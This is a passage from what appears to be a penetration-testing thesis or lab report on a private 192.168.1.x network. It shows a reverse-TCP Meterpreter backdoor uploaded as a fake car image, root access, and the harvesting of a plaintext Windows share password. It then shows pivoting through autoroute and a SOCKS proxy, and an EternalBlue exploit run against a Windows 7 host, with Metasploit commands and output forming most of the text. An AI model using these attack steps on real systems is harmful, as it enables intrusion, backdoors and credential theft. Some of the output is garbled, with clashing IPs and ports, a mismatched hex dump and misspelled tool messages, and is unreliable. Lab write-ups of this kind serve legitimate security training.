Payload (-p)	We used the custom payload python/meterpreter/reverse_tcp in order to create a meterpreter session with the target machine. We used the python payload as we already know that the target machine has python installed and we can execute python files
LHOST	This is the IP address of the local machine (Tester machine) where we need to get session after payload execution. In our case the IP is the 192.168.1.21
LPORT	This is the port on LHOST that attacker wants the target machine to connect to. In our case the LPORT is the 443
-f raw	This option is used to define the output format of payload

2. We uploaded the python on the web server through the web page newcar.php and more specifically as an image of a new car.




Figure 4.135: Uploading the new payload

- We changed the permissions, owner and group of the file that we uploaded in order to be able to execute the file.



Figure 4.136: Logged in as root

- We started another handler with Metasploit application in order to receive the connection from the new python backdoor that was created.




Figure 4.137: Creating a new handler on Metasploit

- We executed the second backdoor from the meterpreter that we obtained previously. We executed the second backdoor with the user root in order to obtain a meterpreter session with high privilege rights.



Figure 4.138: Finding the new payload on the web server

```

Name      Current Setting  Required  Description
-----
Payload options (generic/shell_reverse_tcp):
Name      Current Setting  Required  Description
LHOST     4444             yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:
Id  Name
--  ---
0   Wildcard Target

msf6 exploit(multi/handler) > set payload python/meterpreter/reverse_tcp
payload => python/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > Show options
-----
Module options (exploit/multi/handler):
Name      Current Setting  Required  Description
-----
Payload options (python/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
LHOST     4444             yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:
Id  Name
--  ---
0   Wildcard Target

msf6 exploit(multi/handler) > set LHOST 192.168.1.21
LHOST => 192.168.1.21
msf6 exploit(multi/handler) > set LPORT 1234
LPORT => 1234
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.21:1234
[*] Sending stage (39824 bytes) to 192.168.1.11
[*] Meterpreter session 1 opened (192.168.1.11:1234 -> 192.168.1.11:39998) at 2021-03-22 20:42:13 +0300

meterpreter > shell
Process 2899 created.
Channel 0 created.
/bin/sh: 0: can't access tty; job control turned off
# id
uid=(root) gid=(root) groups=(root)
#

```

Figure 4.139: Obtaining a new session

Therefore, we have gained full access to the web server as we obtained a meterpreter session with root user (high privileged rights).

4.2.5.2 Pillaging

As we have gained full access to the web server, we want to learn more information about the compromised server and the whole network. This achieved with the sub-step which named pillaging.

Pillaging is the sub step in which we have access on sensitive data and intellectual property of the target organization. More specifically this step encompasses getting local information such as files, enumerating credentials, accounts and more but also network information such as internal network blocks in use, domains, intranet servers, share hard drives etc. All this information can be collected by executing commands but there are some scripts that collect all this information automatically. The two main scripts that we can use against Windows machines are:

- Scraper: harvests system info including network shares, registry hives and password hashes
- Winenum: which is the most famous script that retrieves all kinds of information about the system including environment variables, network interface, user accounts etc.

In our case as we have a Linux machine, we used another script which named LinEnum script. This script is also used to extract useful information which are used to find potential ways for privilege escalation. In order to execute the LinEnum script we performed the following steps:

- We uploaded the LinEnum.sh script with the same way as we uploaded our backdoors.
- We changed the permissions of LinEnum.sh in order to be able for execution. Then we executed the script.

```

-rw-r--r-- 1 www-data www-data 34256 Mar 26 13:39 shell.php
root@ubuntu:~/var/www/html/pdfr# chmod +x LinEnum.sh
root@ubuntu:~/var/www/html/pdfr# ./LinEnum.sh > LinEnum.txt
root@ubuntu:~/var/www/html/pdfr#

```

Figure 4.140: Changing permissions on LinEnum file

We analyzed the results of the script and we identified an interesting that was lately used by a user which is named mount_windows.sh. After a small research on the web server we found that the file was located in the folder /home/mlyons and has the below content:

```
ubuntu@ubuntu:/home/mlyons$ su mlyons
su mlyons
Password: password
$ ls
ls
mount_windows.sh
$ cat mount_windows.sh
cat mount_windows.sh
# /bin/bash
mount -t cifs //192.168.1.23/share -o username=admin,password='Windows!ss12' /mnt/share
$
```

Figure 4.141: Finding an interesting file on home directory

4.2.5.3 Mapping the internal Network

From the above result we conclude that this file is used by the user mlyons in order to communicate with a new machine with IP 192.168.1.23 which was not detected during the phase B. For this reason, we scanning again the network through the Metasploit and meterpreter session and we found that another host existed on the network that is accessible only from the web server.

```
msf6 auxiliary(scanner/portscan/tcp) > use post/multi/gather/ping_sweep
msf6 post(multi/gather/ping_sweep) > show options
Module options (post/multi/gather/ping_sweep):
Name      Current Setting  Required  Description
-----
HOSTS     192.168.1.0/24  yes       IP Range to perform ping sweep against.
SESSION   1                yes       The session to run this module on.
msf6 post(multi/gather/ping_sweep) > run
[*] Performing ping sweep for IP range 192.168.1.0/24
[*] 192.168.1.1 host found
[*] 192.168.1.11 host found
[*] 192.168.1.23 host found
[*] 192.168.1.25 host found
[*] Post module execution completed
msf6 post(multi/gather/ping_sweep) >
```

Figure 4.142: Scanning the network through Metasploit session

Since the new host with IP 192.168.1.23 is accessible only from the web server (192.168.1.11) that we already have a meterpreter session we used it as pivot in order to testing the new host




Figure 4.143: Pivoting network graph

We created a route a routing rule via the current meterpreter session:

```
msf6 auxiliary(scanner/portscan/tcp) > sessions
Active sessions
-----
Id  Name  Type  Information  Connection
--  --
1   meterpreter/python/linux  root @ ubuntu  192.168.1.21:1234 -> 192.168.1.11:50824 (192.168.1.11)
msf6 auxiliary(scanner/portscan/tcp) > sessions -i 1
[*] Starting interaction with 1...
meterpreter > run autoroute -s 192.168.1.23
[*] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[*] Example: run post/multi/manage/autoroute 0P2BM=value [...]
[*] Adding a route to 192.168.1.23/255.255.255.0...
[*] Added route to 192.168.1.23/255.255.255.0 via 192.168.1.11
[*] Use the -o option to list all active routes
meterpreter > background
```

Figure 4.144: Creating a route through meterpreter session

Then, we scanned the new host to locate its open ports. The scanning of new host was performed through the auxiliary mode of Metasploit application and more specifically with the auxiliary/scanner/portscan/tcp module as showed on the following printscreen:

```

msf6 auxiliary(scanner/portscan/tcp) > show options
Module options (auxiliary/scanner/portscan/tcp):


| Name        | Current Setting | Required | Description                                                                             |
|-------------|-----------------|----------|-----------------------------------------------------------------------------------------|
| CONCURRENCY | 10              | yes      | The number of concurrent ports to check per host                                        |
| DELAY       | 0               | yes      | The delay between connections, per thread, in milliseconds                              |
| JITTER      | 0               | yes      | The delay jitter factor (random value by which to +/- DELAY) in milliseconds.           |
| PORTS       | 1-10000         | yes      | Ports to scan (e.g. 22-23,68,110-900)                                                   |
| RHOSTS      | 192.168.1.23    | yes      | The target host(s), ranges (CIDR identifier), or hosts file with syntax 'file:filepath' |
| THREADS     | 1               | yes      | The number of concurrent threads (max one per host)                                     |
| TIMEOUT     | 1000            | yes      | The socket connect timeout in milliseconds                                              |


msf6 auxiliary(scanner/portscan/tcp) > run
[*] 192.168.1.23: - 192.168.1.23:80 - TCP OPEN
[*] 192.168.1.23: - 192.168.1.23:135 - TCP OPEN
[*] 192.168.1.23: - 192.168.1.23:139 - TCP OPEN
[*] 192.168.1.23: - 192.168.1.23:443 - TCP OPEN
[*] 192.168.1.23: - 192.168.1.23:445 - TCP OPEN
[*] 192.168.1.23: - 192.168.1.23:554 - TCP OPEN

```

Figure 4.145: Port scanning with Metasploit tool

As displayed on the above screenshot we found out that the host has the ports 80,135,139,443,445 and 554 open. Because the module of Metasploit that we used is not as fast as the nmap for scanning a host. For this reason, we configured the Metasploit in order to be able to forward our activity from our machine on the target machine via socks4 proxy. In order to achieve this we used the module auxiliary/server/socks_proxy of Metasploit and we configured it as following:

```

msf6 auxiliary(scanner/portscan/tcp) > use auxiliary/server/socks_proxy
msf6 auxiliary(scanner/portscan/tcp) > use auxiliary/server/socks_proxy
msf6 auxiliary(scanner/portscan/tcp) > use auxiliary/server/socks_proxy
msf6 auxiliary(scanner/portscan/tcp) > use auxiliary/server/socks_proxy
msf6 auxiliary(server/socks_proxy) > show options
Module options (auxiliary/server/socks_proxy):


| Name     | Current Setting | Required | Description                               |
|----------|-----------------|----------|-------------------------------------------|
| PASSWORD |                 | no       | Proxy password for SOCKS listener         |
| SRVHOST  | 0.0.0.0         | yes      | The address to listen on                  |
| SRVPORT  | 1080            | yes      | The port to listen on                     |
| USERNAME |                 | no       | Proxy username for SOCKS listener         |
| VERSION  | 5               | yes      | The SOCKS version to use (Accepted: 4, 5) |


Auxiliary action:


| Name  | Description              |
|-------|--------------------------|
| Proxy | Run a SOCKS proxy server |


msf6 auxiliary(server/socks_proxy) > set VERSION 4
VERSION => 4
msf6 auxiliary(server/socks_proxy) > set SRVHOST 127.0.0.1
SRVHOST => 127.0.0.1
msf6 auxiliary(server/socks_proxy) > run
[*] Auxiliary module running as background job 0.
[*] Starting the SOCKS proxy server
msf6 auxiliary(server/socks_proxy) >

```

Figure 4.146: Creating proxy server

After that we were able to execute all the applications/tools that have pre-installed in our machine such as the nmap tool.

4.2.5.4 Information Gathering & Footprinting and Scanning on the new host

As we have found a new host, we started performing a new penetration testing against the new host in order to gain access to this machine. Initially, we started scanning the new host for open ports with Nmap tool:

```

root@kali:~# proxychains nmap -OT 192.168.1.23
proxychains -s1 (https://proxychains.sf.com)
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-20 20:24 EET
5-chain-->127.0.0.1:8080->192.168.1.23:2390--denied
5-chain-->127.0.0.1:8080->192.168.1.23:255--denied
5-chain-->127.0.0.1:8080->192.168.1.23:139--denied
5-chain-->127.0.0.1:8080->192.168.1.23:135--denied
5-chain-->127.0.0.1:8080->192.168.1.23:445--denied
5-chain-->127.0.0.1:8080->192.168.1.23:443--denied
5-chain-->127.0.0.1:8080->192.168.1.23:554--denied
5-chain-->127.0.0.1:8080->192.168.1.23:80--denied

```

Figure 4.147: Port scanning on the new machine with Nmap


```

msf6 exploit(windows/smb/ms17_010_eternablue) > set payload windows/x64/meterpreter/bind_tcp
payload => windows/x64/meterpreter/bind_tcp
msf6 exploit(windows/smb/ms17_010_eternablue) > show options

Module options (exploit/windows/smb/ms17_010_eternablue):
-----
Name          Current Setting  Required  Description
-----
RHOSTS        192.168.1.23     yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:paths'
RPORT         445              yes       The target port (TCP)
SMBDomain     *                no        (Optional) The Windows domain to use for authentication
SMBPass       *                no        (Optional) The password for the specified username
SMBUser       *                no        (Optional) The username to authenticate as
VERIFY_ARCH  true             yes       Check if remote architecture matches exploit Target.
VERIFY_TARGET true             yes       Check if remote OS matches exploit Target.

Payload options (windows/x64/meterpreter/bind_tcp):
-----
Name          Current Setting  Required  Description
-----
EXITFUNC     thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST        192.168.1.23     yes       The listen host
LPORT        4444            yes       The listen port
RHOST        192.168.1.23     no        The target address

Exploit target:
-----
Id  Name
--  ---
0   Windows 7 and Server 2008 R2 (x64) All Service Packs

msf6 exploit(windows/smb/ms17_010_eternablue) >

```

Figure 4.152: Configuring the Metasploit module

Finally, with this pre-installed Metasploit exploit we achieved to gain a meterpreter session on the host with high privilege rights.

```

msf6 exploit(windows/smb/ms17_010_eternablue) > exploit

[*] 192.168.1.23:445 - Using auxiliary/scanner/smb/ms17_010 as check
[*] 192.168.1.23:445 - Host is likely VULNERABLE to MS17-010 - Windows 7 Home Premium 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.1.23:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.1.23:445 - Connecting to target for exploitation.
[*] 192.168.1.23:445 - Connection established for exploitation.
[*] 192.168.1.23:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.1.23:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.1.23:445 - @@@@@@@@ 5f 69 8e 8c 4f 77 23 2e 37 26 48 4f 6d 65 28 58  Windows 7 Home P
[*] 192.168.1.23:445 - @@@@@@@@ 72 65 6d 69 75 6d 20 27 36 30 31 2d 53 65 72 76  remum 76q1 Serv
[*] 192.168.1.23:445 - @@@@@@@@ 69 63 65 28 58 61 63 4b 28 31  ice Pack 1
[*] 192.168.1.23:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.1.23:445 - Frying exploit with 12 Groom Allocations.
[*] 192.168.1.23:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.23:445 - Starting non-paged pool grooming
[*] 192.168.1.23:445 - Sending SMBv2 buffers
[*] 192.168.1.23:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.1.23:445 - Sending final SMBv2 buffers.
[*] 192.168.1.23:445 - Sending last fragment of exploit packet!
[*] 192.168.1.23:445 - Receiving response from exploit packet
[*] 192.168.1.23:445 - ETernalsBlue overwrite completed successfully (0xc0000000)!
[*] 192.168.1.23:445 - Sending egg to corrupted connection.
[*] 192.168.1.23:445 - Triggering free of corrupted buffer.
[*] Started basic TCP handler against 192.168.1.23:445
[*] Sending stage (288262 bytes) to 192.168.1.23
[*] Meterpreter session 3 opened (192.168.1.23:44757 -> 192.168.1.23:4444) at 2021-03-28 23:48:36 +0200
[*] 192.168.1.23:445 -
[*] 192.168.1.23:445 -

meterpreter > sysinfo
Computer      : APOSTOLIS-PC
OS            : Windows 7 (8.1 Build 7601, Service Pack 1).
Architecture : x64
System language : el_GR
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows
meterpreter > background
[*] Backgrounding session 3.
msf6 exploit(windows/smb/ms17_010_eternablue) > sessions

Active sessions
-----
Id  Name  Type  Information  Connection
--  ---  ---  ---
1   meterpreter python/linux  root @ ubuntu  192.168.1.21:2234 -> 192.168.1.11:58824 (192.168.1.11)
3   meterpreter x64/windows  NT AUTHORITY\SYSTEM @ APOSTOLIS-PC  192.168.1.11:42757 -> 192.168.1.23:4444 (192.168.1.23)

msf6 exploit(windows/smb/ms17_010_eternablue) >

```

Figure 4.153: Executing the ms17_010 eternablue exploit

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